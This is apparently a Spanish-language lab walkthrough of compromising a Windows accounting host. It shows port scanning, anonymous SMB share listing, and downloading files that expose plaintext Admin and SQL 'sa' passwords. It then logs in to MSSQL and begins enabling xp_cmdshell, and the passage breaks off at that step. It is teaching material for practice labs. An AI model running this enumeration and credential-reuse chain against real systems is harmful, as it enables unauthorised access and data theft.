


Accounting




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p- --open -Pn -n -vvv 192.168.137.7
```




```
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 128
1801/tcp  open  msmq?         syn-ack ttl 128
2103/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
2105/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
2107/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
5040/tcp  open  unknown       syn-ack ttl 128
9047/tcp  open  unknown       syn-ack ttl 128
9079/tcp  open  unknown       syn-ack ttl 128
9080/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9081/tcp  open  http          syn-ack ttl 128 Microsoft Cassini httpd 4.0.1.6 (ASP.NET 4.0.30319)
|_http-server-header: Cassini/4.0.1.6
| http-title: Login Saci
|_Requested resource was /App/Login.aspx
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
9083/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9147/tcp  open  unknown       syn-ack ttl 128
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49675/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49992/tcp open  ms-sql-s      syn-ack ttl 128 Microsoft SQL Server 2017 14.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec smb  192.168.137.7
SMB         192.168.137.7   445    DESKTOP-M464J3M  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-M464J3M) (domain:DESKTOP-M464J3M) (
signing:False) (SMBv1:False)
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# smbclient  -L 192.168.137.7 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        Compac          Disk
        IPC$            IPC       IPC remota
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.137.7 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# smbclient  "\\\\192.168.137.7\\Compac"
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> 
```




```
smb: \> dir
  .                                   D        0  Fri May 10 23:49:15 2024
  ..                                  D        0  Fri May 10 23:49:15 2024
  Empresas                            D        0  Fri May 10 23:49:15 2024
  Index                               D        0  Fri May 10 23:50:09 2024

                5113953 blocks of size 4096. 703490 blocks available
smb: \> dir Index
  Index                               D        0  Fri May 10 23:50:09 2024

                5113953 blocks of size 4096. 701442 blocks available
smb: \> cd Index
smb: \Index\> dir
  .                                   D        0  Fri May 10 23:50:09 2024
  ..                                  D        0  Fri May 10 23:50:09 2024
  CSD                                 D        0  Fri May 10 21:31:40 2024
  respaldos                           D        0  Fri May 10 21:31:40 2024
  SuaConnection.ini                   A       49  Thu May  2 15:44:58 2024
  TblQueueCONTABILIDAD.sdf            A    32768  Fri May 10 19:23:22 2024

                5113953 blocks of size 4096. 665277 blocks available
smb: \Index\> cd respaldos
smb: \Index\respaldos\> dir
  .                                   D        0  Fri May 10 21:31:40 2024
  ..                                  D        0  Fri May 10 21:31:40 2024

                5113953 blocks of size 4096. 769792 blocks available
smb: \Index\respaldos\> cd ..
smb: \Index\> get SuaConnection.ini
```




```
getting file \Index\SuaConnection.ini of size 49 as SuaConnection.ini (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Index\> get TblQueueCONTABILIDAD.sdf
getting file \Index\TblQueueCONTABILIDAD.sdf of size 32768 as TblQueueCONTABILIDAD.sdf (426.7 KiloBytes/sec) (average 6.6 KiloBytes/sec)
smb: \Index\> cd ..
smb: \> dir -Force
NT_STATUS_NO_SUCH_FILE listing \-Force
smb: \> dir
  .                                   D        0  Fri May 10 23:49:15 2024
  ..                                  D        0  Fri May 10 23:49:15 2024
  Empresas                            D        0  Fri May 10 23:49:15 2024
  Index                               D        0  Fri May 10 23:50:09 2024

                5113953 blocks of size 4096. 745889 blocks available
smb: \> cd Empresas
smb: \Empresas\> dir
  .                                   D        0  Fri May 10 23:49:15 2024
  ..                                  D        0  Fri May 10 23:49:15 2024
  Esquemas                            D        0  Fri May 10 20:05:43 2024
  Reportes                            D        0  Fri May 10 21:32:25 2024
  SQL.txt                             A      448  Fri May 10 23:48:19 2024

                5113953 blocks of size 4096. 697532 blocks available
smb: \Empresas\> get SQL.txt
getting file \Empresas\SQL.txt of size 448 as SQL.txt (1.9 KiloBytes/sec) (average 6.4 KiloBytes/sec)
smb: \Empresas\>
```

juicy


`User= Admin Password= S5@N52V49`



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# ls
resources  SQL.txt  SuaConnection.ini  TblQueueCONTABILIDAD.sdf

┌──(root💀miguel)-[/home/miguel/Work]
└─# cat SuaConnection.ini
───────┬──────────────────────────────────
       │ File: SuaConnection.ini
───────┼──────────────────────────────────
       │ [SUACONNECTION]
       │ User=Admin
       │ Password=S5@N52V49
───────┴──────────────────────────────────

┌──(root💀miguel)-[/home/miguel/Work]
└─#
```




```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat SQL.txt
───────┬──────────────────────────────────
       │ File: SQL.txt
───────┼──────────────────────────────────
       │ SQL 2017
       │ Instancia COMPAC
       │ sa
       │ Contpaqi2023.
       │
       │ ip
       │ 127.0.0.1
       │
       │ Tip para terminar instalaciones
       │ 1) Ejecutar seguridad de icono
       │ Sobre el icono asegurarse que diga ejecutar como Administrador.
       │
       │ 2) Ejecutar el comando regedit...
       │ Buscar la llave Hkey Local Machine, luego Software, luego Wow32, Computacion en Accion...(abri pantalla con boton del lado derecho
       │ donde dice seguridad y ver que aparezca "everyone" y darle control total
       │
       │
```




```
                5113953 blocks of size 4096. 666822 blocks available
smb: \contpaqi\> cd Desktop\
smb: \contpaqi\Desktop\> dir
  .                                  DR        0  Sat May 11 00:12:25 2024
  ..                                 DR        0  Sat May 11 00:12:25 2024
  desktop.ini                       AHS      282  Fri May 10 13:51:39 2024
  user.txt                            A       35  Fri May 10 23:58:28 2024

                5113953 blocks of size 4096. 666822 blocks available
smb: \contpaqi\Desktop\> get user.txt
NT_STATUS_ACCESS_DENIED opening remote file \contpaqi\Desktop\user.txt
smb: \contpaqi\Desktop\>
```

tenemos usuario y pass para conectarnos a mssql



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# impacket-mssqlclient DESKTOP-M464J3M/sa:Contpaqi2023.@192.168.137.7 -port 49992
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed database context to 'master'.
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```



```
[*] Press help for extra shell commands
SQL (sa  dbo@master)> EXEC sp_databases;
DATABASE_NAME   DATABASE_SIZE   REMARKS
-------------   -------------   -------
ADD_Catalogos          235520   NULL

DB_Directory            61440   NULL

GeneralesSQL            16384   NULL

master                   7296   NULL

model                   16384   NULL

msdb                    21760   NULL

tempdb                  16384   NULL

SQL (sa  dbo@master)>
```

Usar `xp_cmdshell`:


`xp_cmdshell` es un procedimiento almacenado extendido en SQL Server que permite ejecutar comandos de shell del sistema operativo (como comandos de Windows). Sin embargo, esta característica está deshabilitada por defecto por razones de seguridad.

a) Habilitar `xp_cmdshell`:

